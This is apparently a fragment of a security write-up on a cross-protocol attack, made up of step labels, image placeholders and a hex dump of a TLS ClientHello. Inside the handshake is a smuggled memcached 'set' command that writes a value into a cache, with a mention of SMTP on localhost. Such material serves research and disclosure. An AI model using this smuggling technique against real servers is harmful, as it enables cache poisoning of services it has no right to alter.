
Step 1





Step 2




Step 3





Hello + Payload
SMTP on localhost




```
0040  f1 57 16 03 01 06 63 01  00 06 5f 03 03 b8 cd ff   ·W····c· ··_·····
0050  aa 70 81 e1 b3 9b 4b c4  dd 42 75 45 a4 21 7b d7   ·p····K· ·BuE·!{·
0060  0e 00 c9 be e3 85 46 18  c6 f2 98 a8 e0 20 a6 fd   ······F· ····· ··
0070  8e 78 3c b6 c8 71 4a 01  af 3f 8c 21 9c 58 a2 47   ·x<··qJ· ·?·!·X·G
0080  81 d0 58 58 48 38 d0 fa  b0 56 2c c8 7a c5 00 3e   ··XXH8·· ·V,·z··>
0090  13 02 13 03 13 01 c0 2c  c0 30 00 9f cc a9 cc a8   ·······, ·0······
00a0  cc aa c0 2b c0 2f 00 9e  c0 24 c0 28 00 6b c0 23   ···+·/·· ·$·(·k·#
00b0  c0 27 00 67 c0 0a c0 14  00 39 c0 09 c0 13 00 33   ·'·g···· ·9·····3
00c0  00 9d 00 9c 00 3d 00 3c  00 35 00 2f 00 ff 01 00   ·····=·< ·5·/····
00d0  05 d8 00 00 00 18 00 16  00 00 13 73 73 6c 74 65   ········ ···sslte
00e0  73 74 2e 6a 6d 61 64 64  75 78 2e 63 6f 6d 00 0b   st.jmadd ux.com··
00f0  00 04 03 00 01 02 00 0a  00 0c 00 0a 00 1d 00 17   ········ ········
0100  00 1e 00 19 00 18 33 74  00 00 00 10 00 0e 00 0c   ······3t ········
0110  02 68 32 08 68 74 74 70  2f 31 2e 31 00 16 00 00   ·h2·http /1.1····
0120  00 17 00 00 00 31 00 00  00 0d 00 30 00 2e 04 03   ·····1·· ···0·.··
0130  05 03 06 03 08 07 08 08  08 09 08 0a 08 0b 08 04   ········ ········
0140  08 05 08 06 04 01 05 01  06 01 03 03 02 03 03 01   ········ ········
0150  02 01 03 02 02 02 04 02  05 02 06 02 00 2b 00 09   ········ ·····+··
0160  08 03 04 03 03 03 02 03  01 00 2d 00 02 01 01 00   ········ ··-·····
0170  33 00 26 00 24 00 1d 00  20 3f a6 90 1c 5f 43 ac   3·&·$···  ?···_C·
0180  74 84 4b 2a 7c 55 b5 f3  7d 40 bd 5b 2a d8 54 ea   t·K*|U·· }@·[*·T·
0190  f3 b6 04 21 40 95 03 b8  42 00 29 05 0d 04 d8 04   ···!@··· B·)·····
01a0  d2 0d 0a 73 65 74 20 7a  20 30 20 30 20 31 34 0d   ···set z  0 0 14·
01b0  0a 69 6d 20 69 6e 20 75  72 20 63 61 63 68 65 0d   ·im in u r cache·
01c0  0a 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```



```
···set z  0 0 14·
·im in u r cache·
```

